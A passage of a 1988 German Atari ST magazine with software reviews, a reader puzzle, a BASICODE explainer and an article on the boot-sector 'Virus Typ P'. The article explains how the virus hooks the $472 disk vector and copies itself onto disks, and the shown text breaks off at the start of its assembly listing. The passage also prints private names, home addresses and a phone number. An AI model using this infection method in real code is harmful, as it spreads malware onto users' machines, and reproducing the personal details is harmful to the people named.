Im übrigen lassen sich fast alle Funktionen mit Tastenkombinationen steuern. Von den sieben Blockbefehlen ist sogar nur ein einziger über die Menüleiste zu erreichen. Weniger schön ist allerdings, daß die Blöcke optisch nicht hervorgehoben werden. Auch ist es unmöglich, z.B. Kommentare, über die 75ste Spalte hinaus zu schreiben.

Das Assemblieren

Ebenfalls von der Menüleiste aus oder mit Alternate-'A' wird der Übersetzungsvorgang gestartet. In der erscheinenden Dialogbox kann man nun das zu erzeugende Programm benennen und ein Listing auf den Bild-

schirm, den Drucker oder auf eine Diskette umleiten. Gibt man dem Programm keinen Namen, so wird nur das Listing erzeugt. Die Fehlermeldungen werden im Listing oder, wenn dieses ausgeschaltet ist, auf dem Bildschirm im Klartext ausgegeben. Da der Editor während des Assemblierens erhalten bleibt, kann man sofort nach diesem Vorgang mit dem ersten 'Debugging' beginnen.
Gefundene Fehler können nun mit 'Alt-J' direkt angesprungen und korrigiert werden. Mit 'Alt-Z' kann man sich dann auch eine Liste mit den Ausdrücken anzeigen lassen.
Der GenST kann selbstverständlich sowohl ausführbare Programme als auch linkbaren Code erzeugen. Hierzu genügt es im Quelltext eine Option entsprechend zu setzen.
Eine weitere wichtige Option ist die Möglichkeit, Labels als Debugginginformation in den Programmtext zu übernehmen. Diese Informationen werden dann vom MonST Debugger ausgewertet und machen das Programm auch im Debugger lesbar.

Variable Ausgabe

Mit diversen Optionen und Befehlen kann das Format der Ausgabe bestimmt werden. So kann z.B. mit 'List' und 'Nolist' an jeder beliebigen Stelle innerhalb des Quelltextes die Ausgabe ein- oder ausgeschaltet werden. Auch das Auflisten von Makros und Ausdrücken läßt sich auf diese Weise steuern. Für die Druckerausgabe gibt es 6 eigene Befehle, mit denen man z.B. das Seitenformat festlegen oder direkt Druckersteuerzeichen ausgeben kann. Auch diese Befehle sind an jeder beliebigen Textstelle erlaubt.

Include-Dateien und Makros

Seine starken Seiten zeigt der GenST beim Umgang mit Include-Dateien und Makros. So ist es z.B. sinnvoll die Betriebssystemaufrufe als Makros in einer separaten Datei anzulegen. Es können aber auch bereits getestete Teile des Quelltextes separat gespeichert werden. Die benötigten Dateien bindet man dann an der richtigen Stelle mit dem Befehl 'Include [Filename]' ein. Der Text wird dadurch optisch entlastet.
Ein Makro kann von dem ihn aufrufenden Befehl mehrere Parameter übernehmen. Innerhalb des Makros kann dann in freier Reihenfolge auf die Parameter zugegriffen werden. Der Makro kann die Parameter auch als Flags für bedingtes Assemblieren abfragen oder als internes Label benutzen. Es können aber auch die lokalen Labels innerhalb eines Makros verwendet werden. Wird ein Makro mit lokalen Labels mehrfach aufgerufen, so beeinflussen sich diese trotz gleichen Namens nicht. Makros und Include Dateien können übrigens selbst wieder, in bis zu achtstufiger Tiefe, Macro-Aufrufe oder Include Anweisungen beinhalten.

Der Linker

Der separate Linker unterstützt das GST-File-Format. Er erwartet alle Eingaben in der Kommandozeile oder in einem Kontrollfile mit der Extension '.LNK'. Er erkennt die vom Assembler gesetzten Modul- und Sectionnamen und kann mit internen und externen Labeln umgehen. Auch beim Linker kann die Ausgabe eines Listings in ein File, auf den Drucker oder sogar an die RS232 umgeleitet werden.

MonST, der Symbolische Debugger

Mit auf der Diskette sind auch vier verschiedene Versionen des MonST-Debuggers. Es sind je eine 'normale' und eine speicherresidente Variante für TOS- und GEM-Programme. Letztere verabschiedet sich nach dem Starten gleich wieder und meldet sich nur beim Auftreten eines Systemfehlers zu Wort. Die andere Version erlaubt es ein bestimmtes Programm zu laden und dessen Kommandozeile einzugeben. Wurde einem Programm Debugginginformationen mitgegeben, so werden diese beim Disassemblieren an den richtigen Stellen angezeigt. Dies erleichtert die Lesbarkeit enorm.

Der MonST kennt den Singelstepmodus und Breakpoints, das verdeckte Ausführen von Trap's und Subroutinen sowie Labelnamen als Abbruchbedingung.
Das Menü des MonST ist auf einer eigenen Bildschirmseite im Speicher, der aktuelle Programmbildschirm wird also durch den Debugger nicht verändert.
Beim Arbeiten sollte man grundsätzlich den speicherresidenten Debugger aktiviert haben. In seltenen Fällen erzeugt das Betriebssystem einen Bomben-Error. Man sollte dann in den Editor zurückspringen, den Quelltext sichern und den ST neustarten.

Fazit:

Das DevpacST Programmpaket mit dem Assembler/Editor, dem Linker und dem Debugger ist ein überzeugendes Programmierwerkzeug, welches ich ruhigen Gewissens sowohl dem erfahrenen Programmierer als auch dem Einsteiger empfehlen kann.

Das Programmpaket ist unter dem Namen 'DevPac' von Markt und Technik Buchverlag für DM 148.- erhältlich. Bei der deutschen Version liegt auch ein deutsches Handbuch bei. mt



3. ST VISION PREISAUSSCHREIBEN

Hallo ST VISION Räteslfreunde !

Dies ist jetzt bereits das dritte ST VISION Preisausschreiben. An der Zahl der zuletzt eintreffenden Einsendungen kann ich sehen, daß sich unser kleines Ratespiel wachsender Beliebtheit erfreut. Deshalb freue ich mich besonders, Euch heute einen Knüller als Hauptpreis anbieten zu können. Es handelt sich dabei nämlich um einen GFA Basic 3.0 Interpreter.

Über diese neue Version des bekannten GFA Basics wurde ja schon eine Menge vor seiner Veröffentlichung geschrieben. Jetzt ist sie nun endlich auf dem Markt und Ihr könnt ein Exemplar bei uns heute gewinnen.

Bevor wir aber zu unserem neuen Rätsel kommen erst noch ein kleiner Rückblick auf unser zweites Preisausschreiben. Das Lösungswort lautete richtig DIGITIZER und hier sind die drei Gewinner, die jeweils ein Programmpaket des Spiels STAR TRASH in Empfang nehmen konnten:

Thomas Mäurer
Duisburger Str. 296
4200 Oberhausen

Martin Krepart
Steinbeck 92
5600 Wuppertal

Hubert Kluth
Schillerstr. 31
4048 Grevenbroich

ST VISION gratuliert und wünscht viel Spaß beim Spielen !!

So und genug der Vorrede - kommen wir zum heutigen Rästsel.

Wie schon beim letzten mal gilt es die waagrechten Suchbegriffe zu erraten. Das Lösungswort ist dann in der merkierten Spalte abzulesen.

1. Weitverbreitete Programmiersprache
2. Neuer englischer 32-bit Computer
3. Eingabeinheit des Computers
4. Virus, der in ST VISION sein Unwesen treibt
5. Programmbeschreibung
6. Externe Speichereinheit
7. 2D-Grafik-/Animationsprogramm aus den USA

So, das wär's mal wieder Leute !

Der Einsendeschluß ist diesmal der
31. Juli 1988.

Schreibt das Lösungswort auf eine Postkarte und schickt sie so schnell Ihr könnt an unsere mittlerweile allseits bekannte Adresse:


ST VISION
Kennwort: Preisausschreiben
Postfach 1651
D- 6070 Langen

Zu gewinnen gibt es als Hauptpreis, wie bereits erwähnt, einen GFA Basic 3.0 Interpreter. Als Trostpreise liegen noch 10 GFA - Diskettentaschen bereit.

Ihr seht, es lohnt sich also auch diemal wieder mitzumachen. Wir wünschen Euch viel Spaß beim Rätseln und Glück bei der Auslosung.

Eure ST VISION Redaktion

Wir danken GFA Systemtechnik vielmals für die Bereitstellung der Gewinne.



BASICODE

Programme aus dem Radio von der niederländischen Rundfunkgesellschaft NOS

NOS (nederlandse omroep stichting), eine niederländische Rundfunkgesellschaft, strahlt an zwei Tagen in der Woche die Sendung " hobbyscoop " aus, die sich mit dem Themenkreis Elektronik, Funk, Telekommunikation, Raumfahrt, Hifi und Computer befaßt. Am Schluß dieser Sendungen werden jeweils BASICODE Programme übertragen.

Die Sendungen sind auf folgenden Frequenzen zu empfangen:

Mittwochs:
747 KHz Mittelwelle
91.7 MHz UKW
jeweils von 19:02 bis 19:30 Uhr

Sonntags:
1008 KHz Mittelwelle
von 22:40 bis 23:00 Uhr

Die Hardware-anforderungen

Um diese Programme jedoch auf dem Atari ST zum Laufen zu bringen, bedarf es eines entsprechenden Interfaces, welches die Daten vom Kassettenrekorder über die RS 232 Schnittstelle zum Computer überträgt. Das Problem an der Sache ist, daß die Daten aus dem Kassettenrekorder keine Rechtecksignale sind, wie der Computer sie gerne hätte. Es handelt sich hierbei um zwei verschiedene Frequenzen.

Logisch 0 wird durch 1200 Hz dargestellt, wobei dieser Ton eine volle Periode andauert. Logisch 1 wird entsprechend mit 2400 Hz dargestellt und dauert zwei volle Perioden. Die Übertragungsrate beträgt hierbei 1200 Baud, was sich aus der oben genannten Dauer der Signale ergibt.

Das Datenformat eines seriell übertragenen Bytes ist folgendermaßen aufgebaut:

1 Startbit (logisch 0)
8 Datenbits (LSB, MSB)
2 Stopbits (logisch 1)

Die Übertragung des Basicprogrammes erfolgt ebenfalls nach strengen Regeln mit Hilfe eines Übertragungsprotokolles, um eventuell auftretende Fehler zu erkennen. Der Header (Kopf) besteht aus 5 Sekunden Stopbits (2400 Hz), gefolgt von dem ASCII Zeichen Hex 82, welches den Start des Programmtextes kennzeichnet. Die Übertragung des nun folgenden Basicprogrammes geschieht durch reine ASCII Zeichen, wobei Bit 7 immer gesetzt ist. Diese Form der Übertragung entspricht dem ' List ' Format der meisten Basicdialekte. Ist die Übertragung des Programmtextes beendet, kennzeichnet das ASCII Zeichen Hex 83 das Ende dieses Textes. Zur anschließenden Fehlererkennung wird eine Prüfsumme der übertragenen Bytes gebildet. Hierbei werden alle vorhandenen Bytes bitweise exklusiv-oder verknüpft, so daß ein gelöschtes Bit 7 der Prüfsumme eine fehlerfreie Übertragung kennzeichnet.

Zur Software

Da BASICODE Programme für eine ganze Reihe von Computern geschrieben wurden und werden, muß vor jedem eigentlichen Programm noch eine sogenannte Standard-Bibliothek in den Basic Zeilen 0 bis 999 stehen. Die erforderlichen Routinen werden an anderer Stelle in diesem Artikel erklärt. Das Grundgerüst eines BASICODE Programmes ist ebenfalls festgelegt. In den Zeilen 0 bis 999 stehen die schon erwähnten Standard-Unterprogramme. Sie enthalten rechnerspezifische Grundoperationen zur Druckeransteuerung und für Bildschirmoperationen. In Zeile 20 wird zum Beispiel Speicherplatz für die ASCII-Zeichen reserviert. Die Zeile 1000 ist die erste Zeile des Programmes. Sie hat immer die Form:

```
1000 A = (Wert):  Goto 20
```

Dabei wird A der Wert für den Speicherplatz zugewiesen. Das Hauptprogramm folgt nun in den Zeilen 1010 bis 32767, wobei die Länge einer Programmzeile inklusive Zeilennummer eine maximale Länge von 60 Zeichen nicht überschreiten darf. Des weiteren wird davon ausgegangen, daß der Bildschirm aus 24 Zeilen mit je 40 Spalten besteht.
Für das Hauptprogramm gilt ebenfalls eine Untergliederung, die jedoch nicht zwingend vorgeschrieben ist. So sind die Zeilen 1000 bis 19999 für das eigentliche Hauptprogramm vorgesehen, die Zeilen 20000 bis 24999 enthalten Unterprogramme mit Kommandos, die zwar in BASCODE nicht zulässig sind, jedoch im Programm benötigt werden. Für die Data Werte stehen die Zeilen 25000 bis 29999 zur Verfügung. Programmerläuterungen, Name und Anschrift können abschließend in REM Zeilen von 30000 bis 32767 untergebracht werden.
Wer weitere Informationen über BASICODE wissen möchte, kann sich direkt an mich wenden:

Thomas Mäurer
Duisburger Str. 296
4200 Oberhausen
Tel. 02 08 / 2 08 83

BASICODE - 2

Aufbau und Funktionen der Standard-Unterprogrammroutinen von BASICODE - 2

Bei BASICODE 2 handelt es sich um eine verbesserte Version der ursprünglichen Idee von BASICODE. Auf 17 unterschiedlichen Computern laufen BASICODE 2 Programme direkt und ohne weitere Modifikationen des Programmcodes. Um dieses Versprechen auch zu gewährleisten, wurden die rechnerabhängigen Programmteile auf fest vorgeschriebene Zeilennummern gelegt und die Funktionen dieser Unterprogramme exakt definiert.

Diese sollen nun im einzelnen näher beschrieben werden:

GOSUB 100:
Die Unterroutine wird benutzt um den Bildschirm zu löschen und den Cursor an die Position 0,0 zu setzen. Dies entspricht der oberen linken Ecke des Bildschirmes.

GOSUB 110:
Hierdurch wird der Cursor an einen bestimmten Punkt des Bildschirmes bewegt. Die Variablen, die die Koordinaten enthalten, lauten HO und VE. Die Variable HO gibt die horizontale Position, also die Spaltennummer, an. Diese liegt immer zwischen 0 (linker Rand) und 39 (rechter Rand). Ergänzend hierzu wird mit VE die vertikale Position bestimmt. Die Zeilennummern beginnen mit 0 (oberste Zeile) und enden mit 23 (letzte Zeile). Wichtig ist noch, daß diese Variablen in dieser Unterroutine nicht verändert werden dürfen und vor dem Aufruf entsprechend definiert werden müssen.

GOSUB 120:
Die aktuelle Cursorposition wird ermittelt und den Variablen HO und VE zugewiesen. Mit Hilfe dieser Routine und GOSUB 110 kann der Cursor beliebig über den Bildschirm bewegt werden.

GOSUB 200:
Es wird geprüft, ob eine Eingabe über die Tastatur erfolgte und der ASCII-Wert der Variable IN$ zugewiesen. Wurde keine Eingabe getätigt, ist IN$ ein leerer String (IN$ = "").
Prinzipiell kann IN$ auch Control-Characters enthalten, jedoch ist hier eine gewisse Vorsicht geboten, da die Funktionen von Control-Characters nicht auf allen Rechnertypen gleich sind. Die Ausnahme ist hier der ASCII-Wert für 'RETURN', bzw. 'NEW LINE' oder 'ENTER'. Dieser beträgt immer 13.

GOSUB 210:
Auch hier wird eine Eingabe von der Tastatur erwartet und der Variable IN$ zugewiesen. Der Unterschied zu GOSUB 200 besteht darin, daß diese Routine wartet bis eine Eingabe erfolgte, während in GOSUB 200 nur getestet wird, ob eine Eingabe bereits erfolgte.

GOSUB 250:
Um den Benutzer auf Eingaben oder Fehler hinzuweisen, wird bei dieser Routine ein akustischer Warnton erzeugt. Ob es sich hierbei um ein 'beep' oder 'ping' handelt, ist ganz von der jeweiligen Implementation des verwendeteten Basicdialektes abhängig.
Da bei dieser Routine keine Tonlänge oder Tonhöhe angegeben wird, kann hiermit keine Musik erzeugt werden.

GOSUB 260:
Diese Routine dient zur Erzeugung einer Zufallszahl und weist sie der Variablen RV zu. Der hier erzeugte Wert liegt immer zwischen 0 und 1 oder ist genau 0.

GOSUB 270:
Es wird der noch zur Verfügung stehende freie Speicherplatz berechnet und der Variablen FR zugewiesen.

GOSUB 300:
Es erfolgt eine Umwandlung des Wertes der Variablen SR in den String SR$. Es werden dabei keine Leerzeichen erzeugt, wie es zum Beispiel bei dem Befehl STR$() in einigen Basicdialekten der Fall ist. Der Verwendung des Befehls STR$() ist in BASICODE 2 somit verboten.

GOSUB 310:
Es erfolgt auch hier eine Umwandlung des Wertes der Variable SR in den String SR$, jedoch werden hierbei noch zusätzliche Parameter in Form der Variablen CT und CN übergeben. Diese Parameter werden benutzt, um eine formatierte Ausgabe von Zahlen zu ermöglichen. Die Variable CT gibt die maximale Länge des Strings SR$ an, die Variable CN die maximale Anzahl der Nachkommastellen. Wird die Anzahl der Stellen größer als die mit CT und CN gewählte Größe, so besteht SR$ aus CT Sternchen (' * '). Wenn nötig, wird SR abgerundet. Auch hier werden die Variablen SR, CT und CN nicht verändert.

GOSUB 350:
Ausgabe des Strings SR$ an den Drucker, ohne eine neue Zeile anzufangen.

GOSUB 360:
Gibt ein Zeilenvorschub an den Drucker aus.

kuw

(NICHT) AUF DEN KOPF GEFALLEN

Ganzseiten-Textverarbeitung mit 2nd_Word

Man nehme einen Atari SM124 Monochrom-Monitor, stelle ihn hochkant und...
Und? Aprilscherz mit Spätfolgen? Fitness-Training für müde Computerfreaks? Eine neue Art den schon arg geschundenen Anwender zu quälen, um nicht zu sagen, zu verwirren? Falsch - die Antwort lautet 2nd_Word ! Die genialste Idee seit Erfindung des elektrischen Rasierapparates.

Zur Sache

Wie jeder sicher weiß, hat der Atari Monochrom-Monitor eine Bildauflösung von 640 x 400 Pixel. Bei normalem Betrieb lassen sich unter Verwendung des 8 x 16 Pixel-Fonts maximal 25 Zeilen auf dem Bildschirm darstellen, bei gleichzeitigen 80 Zeichen pro Zeile, d.h. die horizontale Auflösung ist höher als die vertikale. Genau diese physikalische Eigenschaft haben sich die Programmierer von 2nd_Word zu eigen gemacht. Der Monitor wird um 90 Grad gegen den Uhrzeigersinn geschwenkt und steht somit senkrecht. Für diese neue Sichtweise gilt jetzt eine andere Auflösung: 400 x 640 Pixel. Somit stehen plötzlich 80 Zeilen zur Verfügung. Eng wird es allerdings in der Horizontalen. Bei Verwendung eines normalen 8 x 8 Pixel-Fonts wären hier nur noch 50 Zeichen in einer Zeile möglich - vollkommen indiskutabel.

Auf die richtigen Proportionen kommt es an...

Das Zauberwort zur Lösung lautet Proportionalschrift. Ein kleines "w" ist um einiges breiter als zum Beispiel ein kleines "i". So passen bei 2nd_Word bis zu 129 "i", aber nur 54 "w" in eine Zeile. Bei DIN-gerechten Formbriefen werden 65 Zeichen pro Zeile verwendet und diese passen eigentlich immer in eine 2nd_Word Zeile.
Bei 65 Zeichen pro Zeile und 400 Pixel horizontaler Auflösung bleiben im Schnitt ca. 6 Pixel für ein Buchstaben übrig. Dadurch leidet die Lesbarkeit des Textes gewaltig. 'What you see is what you get' trifft hier nur für das grobe Layout zu. Die einzelnen Buchstaben sind natürlich noch als solche identifizierbar, nur macht es mir persönlich nicht sehr viel Spaß mit solchen kleinen Buchstäbchen zu arbeiten. Erstaunlich ist jedoch, daß man sich relativ schnell an diese kleinere Schriftdarstellung gewöhnt hat und ganz normal damit arbeiten kann.

Benutzerführung

Von GEM keine Spur - es wird zwar noch mit der Maus gearbeitet, aber Pull-Down-Menüs und Alert-Boxen findet man hier nicht mehr. Die zur Textbearbeitung nötigen Befehle finden sich jeweils in der ersten, bzw. in den letzten 3 Zeilen. Durch einfaches Anklicken oder betätigen der Funktionstasten werden die Kommandos aktiviert und bei Bedarf zusätzliche Parameter abgefragt. Gerade an einer guten Benutzeroberfläche mangelt es 2nd_Word ganz gewaltig. Hier sollte doch etwas mehr Wert auf Ästhetik und Übersichtlichkeit gelegt werden.
An Schriftattributen stehen die üblichen Auswahlmöglichkeiten wie Fett, Italics, Unterstrichen, Sub- und Superscript zur Verfügung. Zusätzlich gibt es noch die Großschrift. Hier wird der Text doppelt so breit dargestellt. Die Proportionalschrift ist frei zu- und abschaltbar.
Implementiert sind die üblichen Blockfunktionen zum Verschieben von Textabschnitten, Suchen und Ersetzen von Wörtern sowie das frei wählbare Seitenformat, wie man es von 1st Word her kennt.
1st Word Texte können mit 2nd_Word weiterverarbeitet werden. Die Schriftattribute werden erkannt und die Seitenformate auf einer gesonderten Seite (Seite 0) angezeigt. Diese Seite ist eine Status-Seite, in der diverse Informationen über das zur Zeit bearbeitete Dokument stehen. Hier können auch Untertitel und Kommentare definiert werden. Frei definierbar sind fast alle auf der Tastatur vorhandenen Tasten und deren Kombinationen mit Shift, Alternate und Control. Sonderzeichen, die sich nicht über die Tastatur eingeben lassen, können MS-Dos-like mit der Alternate-Taste und der Eingabe der entsprechenden ASCII-Werte dargestellt werden.
Bei der Druckereinstellung kann nur zwischen 24 Nadlern und Epson-kompatiblen Druckern ausgewählt werden. Dabei kann bei den 8/9 Nadlern zusätzlich die Druckdichte von 120 auf 240 DPI gesetzt werden, wodurch eine bessere Druckqualität erreicht wird.
Mit auf der Diskette befindet sich ein Zeichsatzeditor, da innerhalb von 2nd_Word mit F4 der Zeichensatz geändert werden und man sich somit einen eigenen Zeichensatz definieren kann.
Bleibt noch zu sagen das 2nd_Word von Merlin Comp., Eschborn für DM 59.- vertrieben wird und vollständig in Omikron-Basic geschrieben wurde... kuw

COMPUTERBIOLOGIE

Die Anatomie eines Virus auf dem Atari ST

Keine Angst, für diesen Artikel benötigen Sie keine Axt, Messer oder ähnliche Mordwerkzeuge. Wir wollen Ihnen lediglich demonstrieren, wie einfach doch im Prinzip so ein Computervirus aufgebaut ist. Wie schon in der letzten ST VISION versprochen, drucken wir ein vollständiges und kommentiertes Assemblerlisting ab, aus dem die arbeitsweise des Virus ersichtlich wird. Hintergrundinformationen fanden sich auch schon in der letzten Ausgabe, so daß ich mich in dieser Folge mit den technischen Details befassen möchte.
Da der Virus, um einen optimalen Wirkungsgrad zu erzielen, vollständig in Assembler programmiert wurde, muß man sich auch etwas mit der 68000er Programmierung beschäftigen. Dies geschieht jedoch an anderer Stelle in dieser Ausgabe.

Die Anforderungen

Wer einen virulenten Programmcode entwickeln möchte, der muß sich zu Beginn einige Gedanken bezüglich der Schutzmechanismen seines Programmes machen. Der Programmierer muß auch einen Weg finden, seinen Virus möglichst unbemerkt im Betriebssystem zu verankern. Im allgemeinen bemerkt der aufmerksame Benutzer früher oder später Unregelmäßigkeiten und könnte diese auf einen Computervirus zurückführen. Auffallend in diesem Zusammenhang sind sich verändernde Ladezeiten von Programmen sowie zunehmende Filelängen. Auf der anderen Seite ergibt sich das Problem, daß ein bestimmter Teil des Virusprogrammes immer wieder aufgerufen werden muß. Schließlich ist der Virus kein Teil des Betriebssystemes oder der Anwendersoftware und wird somit normalerweise von der CPU nicht beachtet. Also muß ein Weg gefunden werden, den Virus fest im Betriebssystem zu installieren und dafür zu sorgen, daß das Programm bei jeder Systembenutzung auch abgearbeitet wird. Die einfachste Möglichkeit ist, über einen sogenannten Betriebssystemvektor zu gehen. Dort stehen Sprungadressen für grundlegene Programmroutinen, die vom Betriebssystem immer wieder benötigt werden.

Auf Biegen und Brechen

Und genau das ist die Methode, die der Virus Typ P benutzt, um sich in das Betriebssystem des Atari ST's einzuklinken. Er verbiegt den Vektor $472 in der Zeropage des Speichers und wird somit bei fast jedem Diskettenzugriff aufgerufen. Warum gerade dieser Vektor ausgewählt wurde wird klar, wenn man sich etwas genauer über die Routine die diesen Vektor benutzt informiert. Mit Hilfe dieser Routine werden Informationen über den Aufbau einer Diskette, Ramdisk oder Harddisk eingelesen. Mit Hilfe dieser Informationen kann das GEMDOS nun den jeweiligen Datenspeicher entsprechend verwalten. Da diese Daten nun theoretisch von Diskette zu Diskette verschieden sein können, wird entsprechend oft dieser Parameterblock (BIOS-Parameter-Block) eingelesen. Ist der Virus nun installiert, wird zuerst die eigentliche Betriebssystemroutine abgearbeitet, bevor der virulente Programmcode auch abgearbeitet wird. Dies geschieht natürlich ohne merkliche Zeitverzögerung, so daß die Anforderung, den Virus vor dem Anwender zu verheimlichen, hier voll erfüllt wird. Interessant ist in diesem Zusammenhang die Tatsache, das wirklich bei nahezu jedem Diskettenzugriff, und sei es nur das Lesen der Directory, das Betriebssystem über den Vektor $472 springt, um sich spezielle Daten über den Aufbau der Diskette zu holen.
Da ein externes Speichermedium, wie z.B. ein Diskettenlaufwerk, in der Regel sehr häufig benutzt wird, kann sich jeder leicht vorstellen wie schnell sich der Virus auf den gesamten Softwarebestand ausbreiten kann.

Der Programmablauf

Das Programm besteht aus zwei zu trennenden Teilen. Zum einen haben wir es mit einer recht kurzen Routine zu tun, die den virulenten Programmcode an eine bestimmte Stelle im Speicher kopiert, von wo aus sie immer wieder erreichbar ist und bei normalem Betrieb auch nicht gelöscht wird. Nach dem erfolgten kopieren wird der Vektor $472 auf den Programmstart des Virus verbogen und das Unheil kann seinen Lauf nehmen. Dies geschieht im zweiten Teil des Listings. Ab Zeile 44 befindet sich ein Programm, um den Virus bei bestimmten Bedingungen auf eine bis dahin noch nicht infizierte Diskette zu schreiben.
In den Konstantendefinitionen am Anfang des Listings findet sich eine weitere Adresse: $4C6. In dieser Speicherzelle findet sich eine Adresse, die auf einen von GEMDOS intern als Datenbuffer genutzten Speicherbereich zeigt. Normalerweise wird eben dieser Bereich genutzt, um die Daten des Bootsektors zwischenzuspeichern. Wie schon in der letzten Ausgabe von ST VISION dargestellt, wird der Virus eben über diesen Bootsektor aktiviert, d.h. bei jedem Systemneustart lädt sich der Virus in den Pro-

grammspeicher. Sonderbarerweise wird der freie Platz des Datenbuffers von GEMDOS nicht vollständig genutzt, so daß sich am Ende dieses Buffers tatsächlich noch ein paar freie Bytes Speicher finden, in denen sich bequem ein kleines Virusprogramm unterbringen läßt. Die Berechnung des freien Speichers findet in den Zeilen 17 bis 18 statt, bevor in den Zeilen 21 bis 23 der Programmcode aus dem Diskbuffer an das unbenutzte Ende des Buffers kopiert wird. In den Zeilen 32 bis 36 wird der Vektor $472 auf den Programmstart des Virus gesetzt und der alte Wert des Vektors gespeichert, da diese Routine schließlich auch noch aufgerufen werden muß. Mit dem Befehl RTS (return from subroutine) in Zeile 36, wird die Installierung abgeschlossen und die Befehlsausführung an das Betriebssystem zurückgegeben. Die Zeilen 16 bis 36 sind also das Bootprogramm, daß bei jedem Einschalten oder Reseten des Computers ausgeführt wird, um den Virus jeweils neu im Speicher zu installieren. Bereits infizierte Systeme arbeiten nur noch die Zeilen 44 bis Programmende ab.

Nichts anmerken lassen

Gleich zu Beginn wird die Routine aufgerufen, die normalerweise hier laufen sollte. Durch den Befehl movea.l old_vec(pc),a0 wird die bei der Installierung gespeicherte Originaladresse in das Adressregister A0 geladen. Mit einem indirekten Sprung über den Inhalt dieses Registers, dies geschieht durch den Befehl jsr (a0), kann nun bequem diese Betriebssystemroutine abgearbeitet werden. Nach Beendigung kehrt der Programmablauf zurück und wird in Zeile 48 fortgesetzt, wo nun die Virusroutine weiter bearbeitet wird. Die Variable 'flag' wird in der uns vorliegenden und entschärften Versionen des Virus nicht weiter benutzt und dürfte für Erweiterungen gedacht sein. Es folgt in Zeile 55 ein Test, ob der Bootsektor bereits als ausführbar deklariert ist und sich somit ein neuerliches Schreiben erübrigt. Haben wir keinen ausführbaren Bootsektor auf der Diskette, ist diese folgerichtig auch nicht infiziert, so daß hier die Zeilen 60 bis 92 Abhilfe schaffen müssen. Zunächst wird der Programmcode des Virus aus dem versteckten Datenbereich in den offiziellen Diskbuffer geschrieben, da dieser später als kompletter Bootsektor auf Diskette geschrieben werden soll.

Den Bootsektor generieren

Damit das Betriebssystem den Bootsektor später auch als solchen erkennen kann, müssen zunächst einige Parameter bestimmt werden. Für diese Aufgabe stellt der ST dem Anwender eine schon fertige Routine zur Verfügung: XBIOS #18 (Protobt). Durch die entsprechende Parameterübergabe in den Zeilen 73 bis 76, wird in einem anzugebenden Speicherbereich ein Bootsektor generiert. Dieser Speicherbereich entspricht dem, in dem auch schon der Virusprogrammcode steht, also der GEMDOS interne Diskbuffer.
Jetzt steht der Bootsektor zwar im Speicher, muß aber noch auf die Diskette geschrieben werden. Dies geschieht in den Zeilen 82 bis 90. Wieder übernimmt eine Betriebssystemroutine, nach entsprechender Parameterübergabe, das Schreiben auf Diskette. Es handelt sich hierbei um die XBIOS-Funktion #9, mit deren Hilfe sich einzelne Sektoren auf Diskette schreiben lassen. Ist die Diskette zu diesem Zeitpunkt nicht schreibgeschützt, befindet sich der Virus im Bootsektor und wird bei jedem Booten von dieser Diskette im Betriebssystem installiert. Wurde die Diskette jedoch schreibgeschützt, kann auch mit der XBIOS-Funktion #9 kein Bootsektor geschrieben werden. Die Funktion liefert nur eine Fehlermeldung zurück, die jedoch vom Virusprogramm ignoriert wird. Es wäre auch nicht sehr sinnvoll, den Benutzer an dieser Stelle darauf hinzuweisen, daß seine Diskette schreibgeschützt ist und er doch freundlicherweise den Schreibschutz entfernen möchte...
In Zeile 99 wird ein weiterer Parameter zur Virussteuerung getestet, der in dieser Version nicht verwendet wird. Das gerade die Zahl 42 abgefragt wird, dürfte sicher auch kein Zufall sein.
Das waren also die grundlegenen Bestandteile des Virus Typ P. Glücklicherweise ist die hier vorgestellte Version des Virus noch relativ unproblematisch, da sich die Funktion des Virus auf eine Ausbreitung beschränkt. Dies ist jedoch nicht die Regel ! So wurde auch hier ein kleines Hintertürchen offen gelassen, um weiteren Programmcode zu starten, welcher z.B. von zerstörerischer Natur sein könnte. So kursieren mittlerweile einige Varianten des Virus, welche z.B. Hardwaredefekte simulieren oder den verfügbaren Speicherplatz auf der Diskette verringern.
Wer seine Disketten auf Virenbefall testen möchte, für den haben wir auf unserer Public-Domain-Disk #184 ein Programm zur Erkennung und Vernichtung des hier vorgestellten Virus. kuw

---

XBIOS Funktion Nr. 9

Schreiben eines oder mehrerer Sektoren auf Diskette

Folgende Parameter werden übergeben:

1. Die Anzahl der zu schreibenden Sektoren.
2. Die Diskettenseite (0 bei einseitigem Laufwerk, 0 oder 1 bei doppelseitigem Laufwerk).
3. + 4. Track und Sektornummer des ersten zu schreibenden Sektors.
5. Laufwerksnummer (0 für Laufwerk A)
6. unbenutzt
7. Datenbuffer, aus dem die Daten gelesen und auf Diskette geschrieben werden.

Kommentiertes Assemblerlisting des Virus Typ P

Es handelt sich hierbei um ein rekonstruiertes Listing eines aktiven Computervirus.
Achtung, vor unsachgemäßer Anwendung wird gewarnt !

```
*-----------------------------------------------------*
* Sourcelisting: VIRUS TYP P                          *
*                                                     *
* Programmierer: unbekannt
*-----------------------------------------------------*

*-----------------------------------------------------*
* Konstanten
*-----------------------------------------------------*
hdv_bpb       equu    $472        * Disk I/O Vektor
dskbuf        equu    $4C6        * Disk Buffer

*
* Hier beginnt das Programm
*
START:   lea     START(pc),a0     * Startadresse Virus
